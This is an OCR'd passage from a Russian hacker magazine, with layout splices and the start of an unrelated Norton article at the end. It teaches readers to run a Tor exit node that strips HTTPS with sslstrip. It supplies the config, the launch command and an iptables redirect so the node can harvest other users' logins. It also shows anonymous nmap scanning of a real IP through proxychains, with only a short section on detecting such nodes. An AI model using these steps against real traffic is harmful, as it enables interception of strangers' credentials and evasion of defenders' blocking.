
ДА ЗДРАВСТВУЕТ EXIT NODE!

Ну что ж, приступим. Для экспериментов нам понадобится любой никсовый дистрибутив, пускай это будет Backtrack, запущенный с флешки, или Ubuntu на виртуальной машине — это совершенно не важно. Теоретически все то же самое можно было провернуть и на Винде, но в этом случае придется решить ряд неприятных проблем, о которых я скажу ниже.

Последняя версия Tor (на момент публикации — 0.2.1.19). Любители поработать мышкой также могут скачать и

СКРЫТЫЕ СЕРВИСЫ — УНИКАЛЬНАЯ ФИШКА TOR

Есть у Tor еще одна интересная фича — скрытые сервисы. Пользователи Tor могут предоставлять различные сервисы, такие как веб-доступ или сервер системы мгновенного обмена сообщениями, не открывая свое истинное местоположение. Скрытые службы доступны через специальные псевдо-домены верхнего уровня .onion. Сеть Tor понимает эти домены и направляет информацию анонимно к скрытым службам. Скрытая служба затем обрабатывает ее посредством стандартного софта, который настраивается на прослушивание только непубличных (закрытых для внешнего доступа) интерфейсов. Данный функционал можно использовать для размещения сайта, не беспокоясь о цензуре. Никто не будет в состоянии определить владельца сайта, и владелец сайта не будет в состоянии узнать, кто использовал сайт.



ЗАПУСКАЕМ SSLSTRIP

установить Vidalia, GUI-оболочку для управления Vidalia или же, вообще, готовую сборку программ. Но так как мы будем работать в консоли, нас устроит и просто чистый Tor. Итак, скачиваем пакет, распаковываем и устанавливаем. Я думаю, на этой стадии никаких проблем быть не должно. Один из немногочисленных нюансов работы Tor заключается в том, чтобы на компьютере было правильно установлено время. Перед экспериментом синхронизируйся с публичным сервером времени, иначе получишь порцию предупреждений о том, что часы у тебя сильно идут вперед или, наоборот, серьезно отстают. Еще одно подготовительное действие — создание в системе пользователя, из-под которого будет осуществляться запуск Tor. Для этого набирай в консоли команду adduser и дальше отвечай на вопросы. В результате в системе появится новый пользователь (скажем, toruser): uid=111(toruser) gid=10(wheel) groups=0(wheel),10(wheel).

Теперь, когда подготовка закончена, можно приступить к конфигурированию самого Tor'a. Все настройки указываются в файле конфигурации torrc, который необходимо создать в папке .tor, находящейся в домашней директории пользователя (т.е. /home/toruser). Ровно как и файла, таких папок в системе может не быть — в этом случае необходимо их создать. Далее открываем в текстовом

ДЕРЖАТЬ EXIT NODE — ЗАДАЧА ДЛЯ КРЕПКИХ ПАРНЕЙ

• Надо понимать, что работая в качестве Exit Node'ы, человек серьезно подставляет себя. Ведь именно его IP светится во время взломов и т.д. В процессе написания статьи через мой сервер дважды пытались провести атаку типа SQL-injection. Так что, держи ухо востро: за такие вещи можно запросто схлопотать от правоохранительных органов или от провайдера. Вот лишь некоторые примеры:

• **В 2006 г.** спецслужбы Германии осуществили захват шести компьютеров, работавших нодами сети Tor на основании того, что они были незаконно использованы для доступа к детской порнографии.

• **В 2007 г.** Национальная полиция Швеции арестовала известного эксперта по компьютерной безопасности Дена Эгерстада (Dan Egerstad) по обвинению в неправомерном доступе к компьютерной информации. 22-летний сотрудник компании Deranged Security опубликовал на своем рабочем сайте пароли к электронной почте посольств, негосударственных организаций, коммерческих фирм и правительственных агентств разных стран. По его словам, он в качестве эксперимента создал 5 выходных серверов Tor и перехватывал через них незашифрованный трафик.

• **В 2007 г.** немецкая полиция арестовала в Дюссельдорфе Александра Янссена, организовавшего у себя на компьютере сервер Tor, через который неизвестный отправил ложное сообщение о теракте. Несмотря на то, что вскоре г-н Янссен был отпущен, он решил отказаться от дальнейшего использования своего компьютера в качестве точки выхода Tor.




dvd

Все описанные в статье скрипты, утилиты ты найдешь на нашем диске.



links

- Tor+Vidalia+Proxomitron+Freecap — wsnow.net/my_soft/41-narushaya-zaprety.html.
- OperaTor — Opera+Tor+Polipo — archetwist.com/en/opera/operator.
- Portable Tor — портативный пакет Tor, не требующий инсталляции на компьютер — portabletor.sourceforge.net.
- Torbutton — расширение Firefox, добавляющее в него кнопку включения и выключения Tor. Обеспечивает также улучшеную защиту приватности и изоляцию состояния браузера — addons.mozilla.org/ru/firefox/addon/2275.
- Vuze — клиент файлообменной сети BitTorrent со встроенной поддержкой Tor — azureus.sourceforge.net.
- Неплохой мануал по настройке Tor: www.torproject.org/docs/tor-doc-relay.html.ru.
- Полный список поддерживаемых опций: www.torproject.org/tor-manual.html.
- Настройка скрытых сервисов: www.torproject.org/docs/tor-hidden-service.html.ru.



С ПОМОЩЬЮ IPTABLES ПЕРЕНАПРАВЛЯЕМ ИСХОДЯЩИЙ HTTP-ТРАФИК TOR'А НА SSLSTRIP

редакторе наш конфиг: vi /home/toruser/.tor/torrc и приступаем к настройке.
Тут надо сказать, что настройка Tor'а для работы в качестве обычного клиента и для функционирования в качестве выходного сервера — это две разные ситуации. Ты можешь сам в этом убедиться, если запустишь Vidalia и в разделе «Settings/Sharing» выберешь сначала режим работы в качестве клиента (Run as a client only) и затем в качестве сервера (Relay traffic for the Tor network), посмотрев в обоих случаях сгенерированный конфиг-файл. В последнем случае появляются многочисленные опции, актуальные для работы в качестве сервера. Чтобы все заработало наверняка, приведу рабочий конфиг для превращения нашего Tor'a в сервер Exit node, а затем разберу каждый параметров:

```
ControlPort 9051
DirPort 9030
ExitPolicy accept *:80,accept
*:443,accept *:110,accept
*:143,accept *:993,accept
*:995,reject *:*
HashedControlPassword 16:91495A0B7
CBC41C76073E1EC00A5CF1510D41462884
391CCB24BF489F1
Log notice stdout
Nickname HelloXakep
ORPort 9001
SocksListenAddress 127.0.0.1
```

Нас интересует несколько параметров:
ControlPort указывает порт, на котором Tor будет принимать подключения для удаленного управления. В частности этот порт используется для связи с демоном графической оболочки: Vidalia или, например, Tork. Оставляем параметр по умолчанию.
DirPort задает порт для приема подключений от сервера директорий. Рекомендую значение 9030 не трогать.
ExitPolicy является очень важным параметром, потому как определяет, какой трафик Tor будет принимать и форвардить далее, а какой — игнорировать. Формат для определения правила следующий: `ExitPolicy Accept | Reject address:port`. Обозначив нужные порты, мы указали Tor'у, чтобы тот принимал трафик по интересным для нас протоколам (прежде всего, HTTP-данные, передаваемые на 80 порт), а все остальное — вырезал. Маленький хинт: чтобы не передавать через себя много бесполезного с точки зрения интересностей трафика, можно забанить адреса rapidshare.com и других файловых обменников, а также порнушных ресурсов.
HashedControlPassword — это хеш пароля для доступа и конфигурации Tor-сервера (чтобы никакой злобный хакер не смог переконфигурировать наш сервер), который создается при помощи команды: tor --hash-password.
Nickname — имя нашего сервера, которое буде отображаться в сервере директорий.
ORPort — порт, на котором будут ожидаться подключения от других нодов.
SocksListenAddress — адрес и порт, по которым Tor будет ждать подключений от приложений, работающих через SOCKS. Если порт не указан, то используется стандартный 9050-й. Позже, нам это понадобится, если мы захотим использовать Tor в связке с Privoxy или другими прокси.
Теперь, когда со всеми параметрами мы разобрались, можно просто сохранить изменения и закрыть файл.


Перед тем, как сломя голову тут же запускать Tor, вспоминаем, что для запуска создавали отдельного пользователя. Поэтому открываем консоль, логинимся под toruser (команда su toruser) и только после этого даем отмашку на запуск Tor'a, передав в качестве параметра для запуска путь до конфиг-файла:

```
$ tor -f /home/toruser/.tor/torrc
```

Сам запуск приложения еще не означает, что все заработало как надо, поэтому внимательно смотрим выдаваемые программой сообщения. Как только сервер сможет подсоединиться к сети, он попытается определить доступность своих портов снаружи. Это может занять до 20 минут. В логах появятся сообщения вида «Self-testing indicates your ORPort is reachable from the outside. Excellent». Если таковых нет, значит, сервер недоступен из внешней Сети и нужно поверить файрвол.
Как только сервер проверит свою доступность извне, он загрузит на сервер директорий (проще говоря, базу нод) свой дескриптор. Это позволит клиентам узнать адрес, порты, ключи и другую информацию о нашем сервере. Можно зайти на сам сервер директорий http://moria.seul.org:9032/tor/status/authority и найти в тексте nickname сервера, указанный ранее в конфиге, таким образом убедившись, что наша нода доступна для подключения клиентов.
Если же в списке ты себя не найдешь, повтори попытку чуть позже — записи в сервере директорий обновляются далеко не моментально и может потребоваться некоторое время, чтобы все изменения отразились в базе.
Сразу за строчкой с названием сервера (т.е. HelloHacker) идет текстовое описание ноды. Если ты увидишь что-то вроде «s Exit Fast Running V2Dir Valid», знай — ты Exit Node!

ЛОВИСЬ, РЫБКА, БОЛЬШАЯ

Итак, выходная нода настроена, запущена, добавлена в базу — кто-нибудь обязательно ею воспользуется уже в самое ближайшее время. Что это дает? Ситуацией можно воспользоваться самыми разными способами. Развеять миф об анонимности Tor'a поможет переадресация клиентов на специальную страницу, где с помощью элемента ActiveX, апплета на Java и элемента на Flash определяется настоящий IP-адрес. Прием называется unmasking и хорошо описывается в документе Unmasking TOR Users (www.fortconsult.net/images/pdf/tpr_100506.pdf).
Другой вариант — пощупать все пролетающие через ноду данные снифером. Для этого достаточно запустить Wireshark (www.wireshark.org) или любой другой нюхач, выбрать для анализа интерфейс, который смотрит во внешнюю сеть, и включить перехват пакетов. Данные не заставят себя ждать. В большинстве случаев пакеты начнут появляться в логах уже очень скоро :).
Дальше остается проанализировать полученный дамп и... убедиться, что большинство



СКАНИРОВАНИЕ ПРОИСХОДИТ ЧЕРЕЗ TOR (ПОЭТОМУ ДЛИТСЯ АЖ 67 СЕКУНД)

перехваченных данных — полная ерунда. Все самое интересное передается по HTTPS и естественно остается вне досягаемости снифера (по крайней мере, в понятном для него виде). Но ровно до тех пор, пока в ход не будет пущена уже знакомая нам утилита sslstip (www.thoughtcrime.org/software/sslstrip). На прошедшей в августе конференции BlackHat2009 Moxie Marlinspike зарелизил новую версию этой замечательной проги (кстати, настоятельно рекомендую ознакомиться с его докладом — все материалы с BlackHat мы выкладывали на сентябрьском DVD), еще лучше позволяющей выполнять атаки Man-in-the-Middle и вынуждающей клиентов работать по незащищенному соединению.
Итак, скачиваем дистрибутив sslstip, устанавливаем его (подробнее от том, как использовать sslstrip, смотри в майском номере) и запускаем, указав с помощью ключей порт для приема подключений и файл для записи логов:

```
$ python sslstrip.py -a -l 8080 -w today.log
```

Напомню, что мы являемся последним узлом в цепочке нодов Tor, поэтому от предыдущего узла мы принимаем трафик в зашифрованном виде, далее декодируем его и уже затем отправляем конечному адресату. Следовательно, от нас требуется весь исходящий трафик пропустить через sslstrip. Для этого добавим в iptables такое правило:

```
$ iptables -t nat -I OUTPUT -p tcp -m owner -uid-owner 111 --dport 80 -j DNAT --to-destination 127.0.0.1:8080
```

Очень важно после ключа -uid-owner указать id пользователя toruser. Только в этом случае весь исходящий HTTP-трафик юзера toruser будет переадресовываться на ssltrip (принимающий подключения на 127.0.0.1:8080) и не зацикливаться в системе. Этот момент собственно и затрудняет снифинг под виндой: необходимо не только правильно настроить NAT, но еще и найти файрвол, который позволит использовать столь тонкие правила.
На этом настройка нашего сервера закончена и нам остается только набраться терпения, чтобы не лезть сразу в логи и дать sslstrip наловить различных данных, передаваемых по SSL. А заодно задумываться, стоит ли при таком раскладе использовать Tor вообще :).

АНОНИМНОЕ СКАНИРОВАНИЕ

То, как перехватываются чужие логины и пароли мы посмотрели. А вот задачка поинтересней. Сталкивался ли ты с ситуацией, когда ты сканируешь удаленный хост, а он распознает в твоих действиях подозрительную активность и блокирует по IP? Обойти это досадное ограничение нам опять же поможет Tor, ведь никто не говорил, что его можно использовать только для анонимного серфинга, верно? :)
Даже если нас заблокируют, мы всегда можем пустить трафик через другой Tor-сервер, благо, у нас их — хоть отбавляй. Для фокуса нам потребуется:
1. Tor, через который будет достигаться анонимность и смена IP-адреса — он у нас уже установлен и настроен.
2. proxychains (proxychains.sourceforge.net) позволяет создавать цепочки из проксей и поможет пустить трафик Nmap'а через Tor.
3. tortunnel (www.thoughtcrime.org/software/tortunnel), а вернее входящая в него утилита torproxy поможет работать сразу через третью — выходную ноду. Об этом чуть позже.
Вообще говоря, Nmap не умеет производить сканирование через Socks, но мы ему можем помочь в этом с помощью соксофикатора. Для этого устанавливаем proxychains, открываем конфиг proxychains.conf и раскоментируем в нем следующую строчку, в которой указан адрес и порта сокса, встроенного в наш Tor-сервер:

```
Socks4 127.0.0.1 9050
```

Теперь, чтобы заставить произвольную программу работать через Tor, нужно запустить proxychains, где в качестве параметра указать приложение и ключи для его запуска, например: `proxychains nmap -PN 92.241.175.142`. На указанном IP-адресе хостится сайт www.xakep.ru, а ключ -PN отключает проверку доступности удаленной машины. Последнее может быть полезно, когда удаленный хост режет ICMP-трафик, как в случае с нашим сайтом.
Теперь внимание — важный момент. Пустить через сокс (и, соответственно, Tor) абсолютно весь трафик не удастся. Необходимо убедиться, что соксофикация сработала и приложение действительно работает через Tor. Например, в ходе SYN-сканирования,

СПЕЦИАЛИЗИРОВАННЫЕ ОС

- **Anonym.OS** (sourceforge.net/projects/anonym-os) — LiveCD на базе OpenBSD, в которой весь входящий трафик запрещен, а весь исходящий автоматически и прозрачно для пользователя шифруется и анонимизируется при помощи Tor.
- **ELE** (northernsecurity.net/download/ele/) — миниатюрный Damn Small Linux в связке с Dillo+Tor+Privoxy+Scroogle.
- **Incognito LiveCD** (anonymityanywhere.com/incognito) — основанный на Gentoo, LiveCB с Tor'ом, TrueCrypt, KeePassX.
- **Phantomix** (phantomix.ytternhagen.de) — LiveCD-дистрибутив, предназначенный для анонимного пользования интернетом с помощью Tor и Privoxy.
- **Tor-ramdisk** (opensource.dyc.edu/tor-ramdisk) — дистрибутив Linux, разработанный, чтобы обеспечить работу Tor полностью в оперативной памяти, без использования жесткого диска или иных устройств долговременного хранения данных. Ребутнулся — и все улики пропали.

СМОТРИМ ПАРОЛИ В СОХРАНЕННОМ ДАМПЕ

которое Nmap использует по умолчанию, сканер обращался к тестируемому серверу напрямую. Если бы мы исследовали что-то по-настоящему серьезное, то легко могли таким образом спалиться.
К счастью, в арсенале Nmap доступны самые разные методы скана, и, скажем, сканирование с полным подключением (ключ -sT) отлично работает через Тор-сеть: `proxychains nmap -sT -PN 92.241.175.142`. Как я уже говорил, перед сканированием Nmap посылает ICMP-запросы (идущие напрямую от нашей машины) удаленному серверу, чтобы проверить его доступность. Можно, как в моем примере, указывать ключ -PN, чтобы запрещать подобную проверку. Или другой вариант — обрубать весь ICMP-трафик, идущий к этой машине, с помощью файрвола. Например, так: `iptables -A OUTPUT -dest 92.241.175.142 -j DROP`.

ПРОКАЧИВАЕМ СКОРОСТЬ

Ограничения соксофикации не единственная проблема. Вскоре обнаруживается, что за должный уровень анонимности приходится расплачиваться крайне медленным сканированием. А все потому, что наши пакеты проходят через три промежуточный узла прежде, чем достигнуть цели, причем далеко не факт, что эти ноды — самые быстрые на планете. В случае сканирования целой подсети, процесс может затянуться на часы или даже дни. Тут нам поможет утилита torrtunnel, с помощью которой мы сможем пустить трафик сразу через выходной узел, минуя два первых промежуточных хоста. При таком раскладе скорость сканирования будет зависеть только от того, насколько удачно ты выберешь последний нод — ограничения по скорости будут упираться лишь в ширину его канала.
Для установки утилиты нам потребуются дополнительные библиотеки boost (www.boost.org). Скачиваем последний релиз либов, далее распаковываем и выполняем:

```
$ bootstrap.sh --libdir=/usr/lib
--includedir=/usr/include
```

```
$ ./bjam --prefix=/usr
$ ./bjam install
```

После этого, заголовочные файлы должны оказаться в /usr/include/boost, а библиотеки в /usr/lib. Теперь надо вручную создать символическую ссылку на библиотеку libboost_system.so.1.40.0 (может, кому и не понадобится, но у меня она при установке автоматически не создалась):

```
$ ln -s /usr/lib/libboost_
system.so.1.40.0 /usr/lib/
libboost_system-mt.so
```

Если все пройдет гладко, то tortunnel скомпилируется и установить без сучка и задоринки. Из всего tortunnel'а нас интересует утилита torproxy, которой в качестве параметра передается IP-адрес выходной ноды.
Теперь напрашивается вопрос: «А как выбрать скоростную ноду?». Для этого идем на http://128.31.0.34:9031/tor/status/all или http://moria.seul.org:9032/tor/status/authority и начинаем искать узлы с описанием «Exit, Fast, Stable, Valid». Если верить обозначениям, то именно так обозначаются надежные и быстрые ноды :). Именно такие нам и нужны.
Далее просто подставляем айпишник нужной ноды в строку для запуска torproxy: `./torproxy [ExitNodeIP]`.
Все, теперь torproxy принимает подключения на 5060 порту и готова к работе. Осталось добавить ее в цепочку соксов, через которые соксофикатор будет пускать трафик Nmap'а. Для этого открываем конфиг /etc/proxychains.conf, комментируем там строку `Socks4 127.0.0.1 9050` и указываем наш torproxy-сокс, добавив строчку: `socks5 127.0.0.1 5060`. Вот, собственно, и все. Теперь можно так же, как и раньше запустить Nmap через proxychains, но насладиться намного более шустрой работой.
Аналогичным образом можно ускорить и банальный серфинг. Тем самым мы снизим уровень анонимности (одна промежуточная нода вместо трех), но получим более шустрый коннект. Заходим снова в файл конфигурации proxychains.conf и добавляем строчку:

```
forward-socks5   /
127.0.0.1:5060 .
```

Теперь открываем огненного лиса и настраиваем HTTP-прокси на 127.0.0.1:8118. После этого идем на http://torcheck.xenobite.eu/index.php проверять, действительно ли мы серфим через Тор. Если все окей, то отобразится страница с надписью «Your IP is identified to be a Tor-EXIT». Значит, можно провести и ручной аудит удаленной системы :).

ПРОВЕРКА НА ВШИВОСТЬ

Теперь мы знаем, как анонимно сканировать через Тор перехватывать чужие учетки. А что, если нам самим понадобится использовать Tor, чтобы, например, на Gmail зайти? Как не попасть в логи sslstrip'а? Выход есть! В пакет tortunnel входит утилита torscanner, предназначенная для поиска Exit Node'ов, использующих sslstrip. Работает она следующим образом: мы передаем программе URL страницы, содержащей HTTPS-ссылку(и), после чего она напрямую соединяется со всеми Exit Node'ами и запрашивает указанную страницу, анализируя то, что с ней происходит. Полученные данные по умолчанию выводятся в консоль, но можно перенаправить вывод в файл для дальнейшего изучения. Синтаксис для запуска — `torscanner destinationHost destinationPort request`. Например: `torscanner www.google.ru 80 / > 1.txt`.Если проанализировав файл 1.txt, в ответах одного из серверов ты обнаружишь подмену HTTPS на HTTP, то на сервере однозначно работает sslstrip.
Имей в виду, что Torscanner сканирует все выходные узлы, на что уходит достаточно много времени. Но я думаю, что ты сумеешь модифицировать программу таким образом, чтобы она проверяла только определенный диапазон или вообще конкретный сервер.

ЖДИ ПОДВОХ :)

Вывод может быть один — используя Tor, будь осторожен. Да, система обеспечивает неплохой уровень анонимности, но не может защитить твои данные от перехвата. И пусть даже ты убедился, что на последнем узле не запущен sslstrip, все равно никто не даст гарантии, что проходящие пакеты не дампятся снифером. С другой стороны, необязательно рассматривать Tor как исключительно инструмент для анонимного серфинга в Сети. Несколько наших примеров — тому в подтверждение.

СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH

ОБЛАЧНЫЕ ВЫЧИСЛЕНИЯ ПРОТИВ ВИРУСОВ


НА ЧТО СПОСОБЕН NORTON INTERNET SECURITY?



СОВРЕМЕННЫЕ АНТИВИРУСЫ ВСЕ МЕНЬШЕ ПОЛАГАЮТСЯ НА ТО, ЧТО РАНЬШЕ ДЛЯ НИХ БЫЛО СВЯТАЯ СВЯТЫХ, — СИГНАТУРНЫЙ АНАЛИЗ. ПОНИМАЯ БЕСПОМОЩНОСТЬ ТАКОГО ПОДХОДА ПРОТИВ НОВОЙ МАЛВАРИ, АВЕРЫ ВСЕ ВНИМАТЕЛЬНЕЕ СМОТРЯТ, КАК ВЕДУТ СЕБЯ ПРИЛОЖЕНИЯ, А С НЕДАВНЕГО ВРЕМЕНИ — ИСПОЛЬЗУЮТ ДЛЯ ПРОВЕРКИ И ОБЛАЧНЫЕ ВЫЧИСЛЕНИЯ. ЧТО ЭТО ДАЕТ И КАК РАБОТАЕТ, МЫ ПОСМОТРИМ НА ПРИМЕРЕ NORTON INTERNET SECURITY.

По правде говоря, когда я летел на презентацию новых версий продуктов Norton, то относился к подобного рода релизам весьма скептически. Ведь что там можно представить? Антивирус, который все так же ищет вирусы, и файрвол, который все так же файрволит — проверить эффективность этих решений все равно можно только в боевых условиях. Все существующие подходы так или иначе сводятся к сигнатурному, эвристическому и проактивному анализу. Но... ребята из Symantec'а сумели удивить: до этого момента и я знать не знал о существовании тех подходов, которые они внедрили в новых версиях своих продуктов.

В этой статье я не буду говорить о том, насколько лучше или хуже по сравнению с другими решениями работают новые Norton Antivirus/Norton Internet Security 2010 — это рассудит наше тестирование, которое мы проведем в ближайшее вроемя . Вместо этого хочу показать тебе, насколько изворотливыми могут быть разработчики, когда речь заходит об оперативном поиске малвари.



СТАТИСТИКА ДАННЫХ В ОБЛАКЕ





ГРАФИК SYSTEM INSIGHT: ВСЕ, ЧТО ПРОИСХОДИЛО В СИСТЕМЕ ЗА ПОСЛЕДНИЕ ДНИ



ГЛАВНОЕ ОКНО ПРИЛОЖЕНИЯ: ПОСЛЕДНИЕ ПУЛЬСОВЫЕ ОБНОВЛЕНИЯ ПОЛУЧЕНЫ 6 МИНУТ НАЗАД

ОБЛАЧНЫЕ ВЫЧИСЛЕНИЯ

